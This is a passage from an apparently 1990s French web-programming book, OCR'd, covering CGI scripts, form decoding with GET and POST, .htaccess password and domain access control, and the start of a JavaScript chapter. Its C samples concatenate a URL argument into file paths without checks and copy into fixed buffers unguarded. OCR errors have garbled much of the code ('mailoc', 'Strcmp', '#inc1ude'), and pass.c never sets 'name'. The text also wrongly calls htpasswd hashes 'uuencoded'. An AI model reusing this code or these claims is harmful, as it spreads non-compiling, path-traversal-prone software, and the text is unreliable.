       line[INT(y)]= line[INT(y)] | (unsigned long)pow(2.0,(double)INT(x));
]

/* On écrit le bitmap sur la sortie standard */
for (i = 0 ; i<32; i++) {
       sprintf(res, "%08x", line[i]);
       for (j=3; j>=0; j--)
            if (i==31&&j==0) printf("0x%c%c};\n", res[2*j], res[2*j+1]);
            else printf("0x%c%c,", res[2*j], res[2*j+1]);
       }
}
```

Une séquence animée

Le second exemple est plus complexe. Il permet de créer des séquences animées sur un client Netscape. Notez qu'avec les *browsers* modernes, il est plutôt conseillé d'utiliser la technique des fichiers GIF animés.
Le fonctionnement de ce script repose sur un type MIME propriétaire, le type *multipart/ x-mixed-replace.* Ce type permet au serveur d'envoyer plusieurs documents sur une même connexion HTTP avec un client Netscape. Chaque nouveau document remplace le précédent. En envoyant plusieurs documents de type *image/gif,* on crée une séquence animée. Voici la structure de la sortie standard d'un script pour une séquence animée de deux images. La séparation entre les différents documents est indiquée par une chaîne de caractères définie dans la ligne Content-type par *boundary=chaîne_de_caractères*

```
Content-type: multipart/x-mixed-replace;boundary=RandomString

--RandomString
Content-type: image/gif
```

```
Donnees du premier document gif

--RandomString
Content-type: image/gif

Donnees du second document gif

--RandomString--
```

Le programme en C que nous présentons ici met en œuvre cette méthode. Il lit dans un fichier la liste des fichiers GIF composant la séquence. Il ouvre ensuite chacun des fichiers GIF puis envoie leur contenu caractère par caractère sur la sortie standard en respectant la structure présentée ci-dessus. La constante **listanim** permet d'indiquer le répertoire dans lequel on désire placer les fichiers décrivant les séquences animées. La constante **imaganim** permet d'indiquer le répertoire dans lequel on désire placer les fichiers GIF composant les séquences.


```c
#include <stdio.h>
#inc1ude <stdlib.h>

/* site dépendant */
#define listanim "/usr/local/etc/httpd/htdocs/1istanim/"
#define imaganim "/usr/local/etc/httpd/htdocs/imaganim/"

main (int argc, char *argv[])
{
  FILE *fp = NULL;
  FILE *fp2 = NULL;

  char* status;
  char line[80];
  char file[132];
  char image_list[132];
  int lg_line=80;
  int buf, n;

  printf ("HTTP/1.0 200 Okay\n");
  printf ("Content-Type: multipart/x-mixed-replace;boundary=sometext\n");
  printf ("\n--sometext\n");

  strcpy (image_list,listanim);
  strcat (image_list,argv[1]);

  fp = fopen(image_list,"r");
  status = fgets (line,lg_line,fp);
  line[strlen(line)-1] = '\0' ;
  while ( status != NULL )
  {
     strcpy (file,imaganim);
     strcat (file,line);
     printf ("Content-Type: image/gif\n");
     printf ("\n");
     fp2 = fopen (file,"r");
     buf = fgetc (fp2);
     while ( buf != EOF )
```

```
        {
           printf ("%c",buf);
           buf = fgetc (fp2);
        }
        fclose(fp2);
        printf ("\n--sometext\n");
        status = fgets (line,lg_line,fp);
        line[strlen(line)-1]='\0';
    }
    fclose(fp);
}
```

Ce programme génère tout l'en-tête HTTP. Son nom devra donc commencer par nph-. On le compilera par exemple de la façon suivante :

```
cc -o nph-anim nphanim.c
```


Considérons l'exemple d'une séquence de quinze fichiers. Créons le fichier cadenas.1st dans le répertoire correspondant à la constante *listanin.* Chaque ligne du fichier indique le nom d'un fichier GIF.

```
cadenas.1.gif
cadenas.2.gif

cadenas.15.gif
```

Il faut ensuite copier les quinze fichiers GIF dans le répertoire correspondant à la constante *imaganim.* On peut alors insérer la séquence animée cadenas.lst au sein d'un document, de la même façon que l'on insérerait une image :


```
<HEAD>
      <TITLE>Animation</TITLE>
</HEAD>
<BODY>
      <h3><i> Attention ! cette animation ne fonctionne que sur un
browser Netscape</i></h3>
      <center>
      <img src="http://www.in2p3.fr/cgi-bin/nph-anim?cadenas.1st">
      </center>
      <hr>
</BODY>
```

A la place de l'image apparaîtra la séquence composée des images suivantes :



RÉSUMÉ

Grâce à la notion de programmation CGI, le document envoyé au client WWW n'est plus le contenu d'un fichier, mais le résultat de l'exécution d'un programme.

A l'aide des langages de programmation classiques, on peut ainsi créer des documents dynamiques de tout type (HTML, image, son...).

Le document généré est écrit sur la sortie standard du script selon le format suivant :

Content-type: type/subtype

Données du document

Chapitre 20

Formulaires et CGI

Le but de ce chapitre est d'expliquer comment la programmation CGI permet d'exploiter les données saisies à l'aide des formulaires HTML.

L'encodage des données

La programmation CGI appliquée aux formulaires se différencie de la programmation CGI classique dans la mesure où le client doit envoyer au serveur l'ensemble des données saisies par l'utilisateur. Afin de transmettre ces données au serveur, le client construit une chaîne de caractères contenant l'ensemble des couples (nom du champ, valeur saisie). C'est cette chaîne qui sera par la suite accessible au niveau du script CGI. Elle possède un format un peu particulier, qu'il est nécessaire de connaître afin de pouvoir la décoder. Chaque couple (nom du champ, valeur saisie) est séparé par un caractère '&'. La séparation entre le nom du champ et sa valeur se fait à l'aide d'un caractère '=' :

```
nom_du_champ1=valeur1&nom_du_champ2=valeur2...
```

Les champs pouvant avoir plusieurs valeurs (comme les listes à sélections multiples) apparaissent avec autant de couples (nom du champ, valeur saisie) que de valeurs sélectionnées :

```
nom_champ1=valeur1&nom_champ1=valeur2&nom_champ2=valeur3...
```

De plus, cette chaîne est *URL-encodée* ; les espaces y sont remplacés par des '+' et les caractères spéciaux par leur valeur hexadécimale sous le format '%xx'. Par exemple, un formulaire contenant un champ NOM et un champ PRENOM avec les valeurs NOM='de la haute' et PRENOM='rené', conduira à la chaîne suivante :

```
NOM=de+la+haute&PRENOM=ren%E9
```

Le transport

Une fois construite, la chaîne des données est envoyée au serveur selon la méthode indiquée par l'attribut METHOD de la balise <FORM ...>.

La méthode GET

Lorsqu'on utilise la méthode GET, la chaîne de caractères contenant l'ensemble des couples (nom du champ, valeur saisie) est ajoutée à l'URL référençant le script CGI à exécuter. La séparation entre le nom du script et la chaîne se fait à l'aide d'un caractère '?'. Si l'URL indiquée dans l'attribut ACTION de la balise FORM est http://www.in2p3.fr/cgi-bin/script_name, alors l'URL appelée par le client a la forme suivante :

```
http://www.in2p3.fr/cgi-bin/
script_name?champ1=valeur1&champ2=valeur2. . .
```

Lors de l'exécution du script CGI, cette chaîne se retrouvera dans la variable d'environnement QUERY_STRING (voir Les variables d'environnement, page 247). Notez que lorsqu'on utilise cette méthode, la chaîne des données saisies apparaît dans le nom de l'URL. Comme la plupart des clients WWW affichent l'URL courante, cette chaîne sera donc visible sur le *browser*. Dans le cas de la saisie d'un mot de passe, cela peut être un peu gênant, c'est pourquoi on lui préfère parfois la méthode POST.

La méthode POST

Cette méthode est la plus utilisée pour le traitement des formulaires. La chaîne de caractères contenant l'ensemble des couples (nom du champ, valeur) n'est pas accolée à l'URL, comme dans le cas de la méthode GET, mais envoyée au serveur par une séquence HTTP spéciale.
Avant de lancer le script CGI, le serveur positionne la variable d'environnement CONTENT_LENGTH pour indiquer la longueur de la chaîne qu'il a reçue. Il lance alors le script en envoyant la chaîne sur l'entrée standard du script. Pour récupérer la chaîne des données, le script doit donc lire CONTENT_LENGTH caractères sur son entrée standard.

En Perl par exemple, cela correspond au code :

```
read(STDIN,$in,$ENV{ 'CONTENT_LENGTH'});
```

La programmation

Le premier travail d'un script CGI destiné à gérer un formulaire consiste à récupérer la chaîne de caractères contenant les données, à la décoder puis à en extraire les couples (nom du champ, valeur saisie). En toute logique, le code de votre script devrait dépendre de la méthode de transport que vous avez choisie. Dans la pratique, on conçoit les scripts de façon qu'ils puissent supporter les deux méthodes, GET et POST. Il y a à cela une raison simple. Considérons que vous ayez prévu de ne traiter que la méthode POST. Si

votre script est appelé par l'intermédiaire d'un formulaire, il le sera avec la méthode POST. Tout va bien. Mais si vous souhaitez, dans un fichier HTML, insérer un lien hypertexte en ajoutant manuellement la chaîne contenant les couples (nom du champ, valeurs), comme c'est le cas dans le code HTML suivant :

```
<A HREF=" http://www.ir12p3.fr/cgi-bin/ident.pl?nom=martin&pre-
nom=pierre&sexe=Monsieur&labo=Centre+de+calcul>M. Pierre Martin</A>
```

alors la méthode utilisée sera nécessairement la méthode GET. Si vous n'avez pas prévu de gérer cette méthode, il sera impossible d'insérer un tel lien dans du code HTML...

Il est conseillé pour réaliser le travail répétitif de décodage et d'extraction d'utiliser les librairies présentées dans la section **Le langage de programmation,** page 240. Ces librairies ont le gros avantage de traiter indifféremment les deux méthodes GET et POST. Dans les exemples qui suivent, nous utiliserons la librairie *cgi-lib.pl* pour Perl, la librairie *libcgi* pour le C ainsi que le module *util.c* proposé avec le serveur NCSA.
Pour ceux qui ne souhaiteraient pas utiliser ces librairies, nous présentons en détail la fonction la plus utile de la librairie *cgi-lib.pl,* la fonction **ReadParse.** Elle permet de récupérer l'ensemble des champs et leur valeur dans un tableau associatif, et ce, quelle que soit la méthode utilisée. En insérant l'appel *&ReadParse(*input)* au début de votre script CGI, vous pourrez accéder à la valeur des champs par la variable *$input{'nom_du_champ'}*. Cette fonction offre un très bon aperçu de l'algorithme à suivre pour extraire les données issues d'un formulaire. Voici un exemple :


```
sub ReadParse {
 local (*in) = @_ if @_;
 local ($i, $key, $val);

# Selon la methode les donnees sont lues sur
# l'entree standard ou
# dans la variable QUERY_STRING
 if (&MethGet) { # Methode GET
      # Recupere les donnees dans la variable
      # d'environnement QUERY_STRING
      $in = $ENV{'QUERY_STRING'};
 } elsif (&MethPost) {# Methode POST
      # Recupere les donnees sur
      # l'entree standard
      read (STDIN, $in, $ENV{ 'CONTENT_LENGTH' } ) ;
}

 # La chaine est decoupee en couple nom_du_charap=valeur
 @in = split(/[&;]/,$in);

 # Pour chaque couple on décodé l'url-encodage
 foreach $i (0 .. $#in) {
      # Les plus sont convertis en espace '+'->' '
      $in[$i] =~ s/\+/ /g;
```

```
        # Decompose le couple nom_du_champ=valeur en
#        $key=nom_du_champ et $val=valeur
        ($key, $val) = split(/=/,$in[$i],2);

        # Les %XX sont convertis en alphanumérique
        $key =~ s/%(..)/pack("c" ,hex($1))/ge;
        $val =~ s/%(..)/pack("c" ,hex($1))/ge;

        # associe le nom_du_champ et sa valeur a l'aide
        # d'un tableau associatif
        # Pour les champs a valeurs multiples les différentes
        # valeurs sont separees par un caractere nul
        $in{$key} .= "\0" if (defined($in{$key}));
        $in{$key} .= $val;
    }

    # Renvoie le tableau associatif qui contient
    # toutes les valeurs sous la forme $in{'nom_du_champ'}
    return scalar(@in);
}
```

L'équivalent de la fonction *ReadParse* dans la librairie *libcgi* est la fonction *get_form_entries()*. Cette fonction décode et décompose les données issues du formulaire et renvoie un pointeur sur une liste chaînée où chaque enregistrement est une structure constituée d'un nom de champ (.name) et de la valeur correspondante (.val). Le module *util.c* proposé avec le serveur NCSA propose quant à lui des fonctions de plus bas niveau et demande donc un peu plus de code pour arriver au même résultat. Le détail du module *util.c* est proposé en annexe.


La méthode GET

Voici un court exemple qui illustre la méthode GET et qui met en avant ses inconvénients. Il s'agit d'une fenêtre de saisie de mot passe.


```
<HTML>
<HEAD>
  <TITLE>Mot de passe/TITLE>
</HEAD>
<BODY>
  <FORM METHOD="GET" ACTTON="http://www.in2p3.fr/cgi-bin/pass>
      <B>Entrez votre nom:</B>
      <INPUT TYPE="NAME" NAME="NAME">
      <BR>
      <B>Entrez votre mot de passe:</B>
      <INPUT TYPE="PASSWORD" NAME="PASSWORD">
      <HR>
      <INPUT TYPE="SUBMIT" VALUE="Envoyer">
```

```
  </FORM>
</BODY>
</HTML>
```

Le formulaire obtenu est le suivant :



Nous présentons deux versions différentes du script */cgi-bin/pass.* La première utilise le module *util.c* fourni avec le serveur NCSA. La seconde utilise la librairie *libcgi.* Dans les deux cas, le code proposé est capable de gérer les deux méthodes GET et POST.

Le module *util.c* est un ensemble de fonctions de base facilitant le traitement de la chaîne de données envoyée par le client WWW. Le détail de ce module est proposé en annexe. Le programme *pass.c* présenté ici sera compilé à partir du répertoire */cgi-src* du serveur Web par la commande :

```
cc -o pass util.c pass.c
```

Il faudra ensuite déplacer l'exécutable *pass* dans le répertoire */cgi-bin* du serveur Web.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/* Longueur maximale de la valeur d'un champ */
/* Utile uniquement pour la methode GET */
#define MAXGETVAL 1024
/* Longueur maximale du nom d'un champ */
/* Utile uniquement pour la methode GET */
#define MAXGETNAME 256
/* Nombre maximal de champs de saisie */
#define MAXENTRIES 1000

/* Structure pour les couples (nom du champ, valeur) */
typedef struct {
     char *name;
     char *val;
} entry;

/* Déclaration des fonctions du module util.c */
```

```
char *makeword(char *line, char stop);
void getword(char *word, char *line, char stop);
char x2c(char *what);
void unescape_url(char *url);
void plustospace(char *str);

/* Programme principal */
maint) {
int i, items, *cl;
entry entries[MAXENTR1ES];
char *gs, *s, *name, *passwd;

/* Création de l'en-tete */
printf("Content-type : text/html\n\n");

/* Création du corps */
printf("<HTML>\n");
printf("<HEADER>\n");
printf("<TITLE>Et voici votre mot de passe</TITLE>\n");
printf("</HEADER>\n");
printf("<BODY>\n");
printf("<H1>Voici votre mot de passe :</H1>\n");

/* Lecture et decodage des donnees */
/* A l'issue du decodage, les couples (nom du champ, valeur) */
/* se trouvent dans le tableau de structures entry entries */
/* L'index du dernier element du tableau est l'entier items */
if (!Strcmp(getenv("REQUEST_METHOD"),"GET"))   {
 /* Methode GET -- Lecture de la variable QUERY_STRING */
 s = getenv("QUERY_STRING");
 qs = (char*)mailoc(strlen(s)+1);
  (void)strcpy(qs,s);
 for(i=0;qs[0] != '\0';i++) {
      items=i;
      /* dimensionnement de la valeur du champ */
      entries[i].val=(char*)mailoc(MAXGETVAL);
      /* lecture d'un couple (nom du camp, valeur)*/
      getword(entries[i].val,qs,'&');
      /* conversion des plus en espaces */
      plustospace(entries[i].val);
      /* conversion des codes hexadecimaux par les */
      /* caractères correspondants */
      unescape_url(entries[i].val);
      /* dimensionnement du nom du champ */
      entries[i].name=(char*)mailoc(MAXGETNAME);
      /* decoupage du couple (nom du champ, valeur) */
      getword(entries[i].name,entries[i].val,'=');
 }
}
else if (!strcmp(getenv("REQUEST_METHOD"),"POST")) {
 /* Methode POST -- Lecture sur l'entree standard */
 cl = atoi(getenv("CONTENT_LENGTH"));
 for(i=0;cl && (!feof(stdin));i++) {
      items=i;
      /* lecture d'un couple (nom du champ, valeur) */
      /* sur l'entrée standard */
      entries [i] .val = fmakeword (stdin, &cl ) ;
      plustospace(entries[i].val);
      unescape_url(entries[i].val);
      /* decoupage du couple (nom du champ, valeur) */
```

```
      entries[i].name = makeword(entries[i].val,'=');
  }
}

/* Lecture de la valeur des champs le tableau entries */
for (i = 0 ; i<=items; i++) {
  /* champ PASSWORD */
  if (!strcmp(entries[i].name, "PASSWORD")) passwd = entries[i].val;
  /* champ NAME */
  if (!strcmp(entries[i].name, "NAME")) entries[i].name= entries[i].val;
}

/* Affichage des donnees */
printf("<B>Nom:</B> %s <BR><B>Mot de passe:</B> %s\n", name, passwd);
printf("</BODY>\n");
printf("</HTML>\n");
}
```

Cette seconde version du script /cgi/pass utilise la librairie libcgi. Elle sera compilée par la commande :


```
cc -o pass pass.c -Iincludecgi_dir -Llibcgi_dir -lcgi
```

includecgi_dir est le répertoire où se trouve le fichier d'include CGI.h de la librairie libcgi ; *libcgi_dir* est le répertoire où se trouve le fichier libcgi.a.


```
#include<stdio.h>
#include "cgi.h"

/* Le corps du script est placé dans la fonction CG1_main */
cgi_main(cgi_info *ci) {

  char *parmval ( form_entry *, char *);
  form_entry *parms, *p;
  form_entry *get_form_entries(cgi_info *);
  char *passwd, *name;

/* Creation de l'en-tete */
print_mimeheader ( "text/html" ) ;

/* Creation du corps */
puts("<HTML>");
putS("<HEADER>");
puts("<TITLE>Et voici votre mot de passe</TITLE>");
put S("</HEADER>");
puts("<BODY>");
puts("<H1>Voici votre mot de passe :</H1>");

/* Decomposition de la chaine des donnees en */
/* une liste chainee */
```

```
parms = get_form_entries(ci);

/* Lecture de la valeur des champs dans la */
/* liste chainee */
if (parms) {
      for(p=parms; p; p = p->next) {
          /* champ PASSWORD */
          if (!strcasecmp(p->name, "PASSWORD")) passwd = p->val;
          /* champ NAME */
          if (!strcasecmp(p->name, "NAME")) name= p->val;
      }
}

/* Affichage des donnees */
printf("<B>Nom:</B> %s <BR><B>Mot de passe:</B> %s\n", name, passwd);

/* Detruit la liste chaînée */
free_form_entries(parms);
puts("</BODY>");
putS("</HTML>");
}
```

Le résultat de la soumission de ce formulaire montre clairement que la valeur du champ PASSWORD apparaît dans l'URL.



La méthode POST

Pour illustrer la méthode POST, nous présentons un script écrit en Perl à l'aide de la librairie CGI-*lib.pl*. Il est utilisé à la fois pour créer et pour traiter le formulaire. Cette façon de procéder est assez courante car elle permet de n'avoir qu'un seul fichier à gérer. Pour savoir s'il doit créer ou traiter le formulaire, le script teste si la chaîne contenant l'ensemble des couples (nom du champ, valeur) est vide ou non. Si elle est vide, le script en déduit que la requête dont il fait l'objet ne correspond pas à une soumission de

données ; il crée donc le formulaire. Si elle n'est pas vide, le script lit la chaîne et la traite.
Appelons ce script *ident.pl* et plaçons-le dans le répertoire */cgi-bin* du serveur www.in2p3.fr. On accède alors au formulaire par l'URL :


```
http://www.in2p3.fr/cgi-bin/ident.pl
```

Le code Perl est le suivant :



```
#!/usr/local/bin/perl
# Chargement de la librairie cgi-lib.pl
require "cgi-lib.pl";
MAIN:
{
 # La fonction ReadParse recupere les donnees
 # de la form et les place dans le tableau input
 if (&ReadParse(*input)) {
     # Si des donnees ont ete lues, elles sont traitees
     &ProcessForm;
 } else {
     # Si aucune donnee n'a ete lue, on cree la form
     &PrintForm;
 }
}

# Fonction de traitement de la form
sub ProcessForm {
     # Creation de l'en-tete (Content-type: text/html)
     print &PrintHeader;
     # Creation du corps
     print "<html><head>\n" ;
     print "<title>Utilisation de la librairie cgi-lib.pl</title>\n";
     print "</head>\n<body>\n";
     print <<ENDOFTEXT ;
<H1>Voici le r&eacute;sultat de votre saisie</H1>
$input{'sexe'} <B>$input{'nom'} $input{'prénom'}</B>, du
$input{'labo'}, voici la liste des variables que vous avez saisies:
<BR>
ENDOFTEXT
     print &PrintVariables(%input);
     # Fin du document
     print "</body></html>\n" ;
}

# Fonction de creation de la form
sub PrintForm {
     # Creation de l'entete
     print &PrintHeader;
```

```
     # Creation du corps
     print <<'ENDOFTEXT';
<head><title>Un exemple de form</title></head>
<BODY>
<FORM METHOD="POST" ACTION="/cgi-bin/ident.pl">
<H1> Fiche d'identification: </H1>
 <HR>
 Entrez votre nom: <INPUT NAME="nom"><BR>
 Entrez votre pr&eacute;nom: <INPUT NAME="prénom"><BR>
Sexe:
 <INPUT  TYPE="radio"  NAME="sexe"  VALUE="Monsieur"  CHECKED>  Masculin
 <INPUT  TYPE="  radio  "  NAME="sexe"  VALUE="Madame">  F&eacute;minin<BR>
 Quel est votre laboratoire ?
 <SELECT NAME="labo">
 <OPTION SELECTED>Centre de calcul
 <OPTION>Cern
 </SELECT>
 <HR>
 <input TYPE="submit" VALUE="Envoyer">
</FORM>
</BODY>
ENDOFTEXT
```

Voici le formulaire généré :



Et le résultat de la soumission de ce formulaire :



RÉSUMÉ

La combinaison des formulaires et de la programmation CGI introduit la notion d'interactivité entre l'utilisateur et le serveur.
Les données saisies par l'utilisateur sont envoyées au serveur sous la forme d'une chaîne de caractères construite de la façon suivante :
champ1=valeur1&champ2=valeur2&champ3=valeur3...
Cette chaîne est URL-encodée.

Deux méthodes sont utilisées pour transmettre cette chaîne au script CGI :

- avec la méthode GET, la chaîne de données est accessible dans la variable d'environnement QUERY_STRING,
- avec la méthode POST, la chaîne de données est accessible sur l'entrée standard du script CGI.

Chapitre 21

Authentification des accès

Sauf indication contraire, les pages d'un serveur Web sont accessibles depuis tout l'Internet. Il est cependant tout à fait possible de restreindre l'accès à une page ou à un ensemble de pages, d'un serveur. Ces restrictions peuvent être gérées selon différents critères :

- L'accès peut être réservé à des utilisateurs référencés en possession d'un mot de passe. Il est important de noter que la notion de usemame/password est complètement indépendante des comptes Unix ouverts au niveau de la machine serveur (*/etc/passwd)*. Il faut, si l'on utilise cette méthode, gérer une base de données spécifique aux accès W3.
- L'accès peut être réservé à des utilisateurs appartenant au même domaine ou au même sous-domaine (la notion de domaine doit être comprise au sens TCP/IP).
- On peut utiliser une combinaison de ces deux méthodes.
- Il serait bien sûr toujours possible de réaliser une méthode particulière en développant un script adapté.

La description des méthodes que propose ce chapitre s'applique à un démon HTTPD de type NCSA installé sur une machine Unix.

Principe de l'authentification

Le système d'authentification est déclenché lorsque le serveur détecte la présence du fichier *.htaccess* dans le répertoire contenant le document à transmettre. La lecture de ce fichier lui indique quel est le type de protection en service dans ce répertoire.

Ce système d'authentification est très souple puisqu'il permet de gérer différents répertoires selon des critères d'accès différents.

Authentification par mot de passe

La première étape consiste en la création de la base de données *.htpasswd* qui contiendra les personnes autorisées à accéder aux documents.
Dans un serveur de type NCSA, un utilitaire est fourni pour créer et gérer cette base de données. Il s'agit du programme *htpasswd.*

On crée d'abord le répertoire (*bdgpwd* par exemple) qui va contenir la base de données et on lui met des droits de lecture pour tout le monde. Notez bien que ce répertoire peut se situer n'importe où sur la machine serveur.

```
% mkdir bdgpwd
% chmod o+rx bdgpwd
%
```

On crée ensuite simultanément (option -c) la base de données *.htpasswd* et le premier utilisateur.

```
% htpasswd -c bdgpwd/.htpasswd davidl
Adding password for davidl.
New password:
Re-type new password:
%
```

On peut ensuite créer d'autres utilisateurs (sans l'option -c).

```
% htpasswd bdgpwd/.htpasswd stef
Adding user stef
New password:
Re-type new password:
```

On peut visualiser le contenu de la base :

```
% cat bdgpwd/.htpasswd
davidl:bp3rCaQn8cISw
stef:D1.766H0012hA
```

Afin de "diminuer" leur lisibilité au moment du passage sur le réseau, les mots de passe vont être *uuencoded*[1] Attention : il ne s'agit pas d'un encryptage sécurisé !
On se positionne ensuite dans le répertoire contenant les fichiers HTML à protéger (dans notre exemple ces fichiers ne seront pour le moment accessibles qu'aux utilisateurs *davidl* et *stef).*
On crée dans ce répertoire le fichier ***.htaccess*** qui devra contenir les lignes suivantes :

```
AuthUserFile /usr/local/bin/www/httpd_1.3 /bdgpwd/.htpasswd
AuthGroupFile /dev/null
AuthName ByPassword
AuthType Basic

<limit GET>
require valid-user
</Limit>
```

Il est ausi possible de gérer des groupes d'utilisateurs. Pour ce faire, il suffit de créer un fichier ***.htgroup*** (toujours dans le répertoire de son choix). Ce fichier sera structuré comme dans l'exemple suivant :

```
admin-grp: dubois etienne gaillard
systm-grp: perrot dumas
visit-grp: dufour
```

Chaque répertoire pourra être ensuite ouvert au(x) groupe(s) concemé(s), comme le fichier ***.htaccess*** de l'exemple suivant autorisant les groupes *admi-grp* et *systm-grp* à accéder aux fichiers HTML contenus dans le même répertoire :

```
AuthUserFile /usr/local/bin/www/httpd_1.3/bdgpwd/.htpasswd
AuthGroupFile /usr/local/bin/www/httpd_1.3/bdgpwd/.htgroup
AuthName ByPassword
AuthType Basic

<limit GET>
require group admin-grp
require group systm.grp
</Limit>
```

1. Méthode d'encodage des fichiers pour leur transfert par réseau.




Figure 44 - Fenêtre d'authentification

Authentification par le réseau

Dans cette méthode, on va autoriser ou interdire l'accès à un groupe d'utilisateurs appartenant à un même domaine. Par exemple, on offrira l'accès aux pages HTML exclusivement aux utilisateurs venant du domaine *.fr* et du domaine *.cern.ch,* ou on interdira l'accès à tous les utilisateurs du domaine *.pepita.fr*.
Le principe reste identique, seul le contenu du fichier *.htaccess* est différent.
Deux possibilités sont offertes :

- On refuse tous les accès sauf ceux qui sont précisés :

```
AuthUserFile /dev/null
AuthGroupFile /dev/null
AuthName AccesRestreint
AuthType Basic

<limit GET>
order deny,allow
deny from all
allow from .fr
allow from .cern.ch
</Limit>
```

- On accepte tous les accès sauf ceux qui sont précisés :

```
AuthUserFile /dev/null
AuthGroupFile /dev/null
AuthName InterditPartiel
AuthType Basic

<limit GET>
order allow,deny
allow from all
deny from pepita.fr
</Limit>
```

Propagation de la protection

Lorsqu'on protège un répertoire, tous les sous-répertoires sont automatiquement protégés comme le montre la figure 45 :




Figure 45 - Propagation de la protection

RÉSUMÉ

On réserve l'accès à certains fichiers HTML en plaçant, dans le même répertoire que ces fichiers, un fichier dont le nom est **.htaccess.**

- On peut réserver les fichiers à des utilisateurs nommés qui sont décrits dans une base de données appelée **.htpasswd.** Il existe un utilitaire (htpasswd) sur les serveurs distribués par NCSA pour gérer ce fichier d'utilisateurs autorisés.
- On peut aussi réserver l'accès aux membres d'un même domaine IP en précisant soit la liste des domaines autorisés, soit celle des domaines interdits.

Le choix entre ces deux modes s'effectue au niveau du fichier .htaccess. Il est possible de faire une combinaison des deux modes.

Le langage JavaScript

Chapitre 22

JavaScript 1.2

Quiconque a un jour touché à HTML peut affirmer qu'il s'agit d'un langage gratifiant. En très peu de temps, il est possible de réaliser de jolis documents, mélanges de texte, de graphiques et de formulaires. Qui plus est, ces documents peuvent être consultés sans aucun problème par des millions d'individus. Cependant, après avoir travaillé quelque temps avec HTML, on commence à en sentir les limites. La simplicité du langage fait à la fois sa force et sa faiblesse. Par exemple, la nécessité de faire transiter par le serveur la moindre information, le moindre test, alourdit considérablement le développement d'interfaces en HTML. HTML n'est en fait qu'un langage de description de documents, et les premiers *browsers* n'étaient que de simples terminaux passifs capables d'interpréter ce langage. La situation ne pouvait en rester là. Ce qu'on avait gagné en public (et Internet est un vaste public !), et en "communicabilité", on l'avait perdu en fonctionnalité (la notion de terminal passif nous ramène quelques années en arrière...).

Aujourd'hui, les *browsers* ont mûri. Tous les constructeurs ont décidé de leur donner un peu d'intelligence, un peu d'indépendance. Netscape pousse en avant son nouveau-né, JavaScript, Microsoft tente d'imposer VB Script, un dérivé de Visual Basic (tout en implémentant quelques bribes de JavaScript) et Oracle a également mis au point un langage propriétaire. Les *browsers* sont maintenant programmables. Ils se sont émancipés et sont tout à fait capables de prendre des décisions sans avoir à en référer au moindre serveur et sans trop altérer la simplicité originale d'HTML.

Bien sûr, on reste loin des possibilités de Java, maintenant implémenté sur la plupart des *browsers.* Mais comme on le verra par la suite, les compétences et le temps requis par la programmation en Java sont bien supérieurs à ce qu'il en est avec JavaScript.

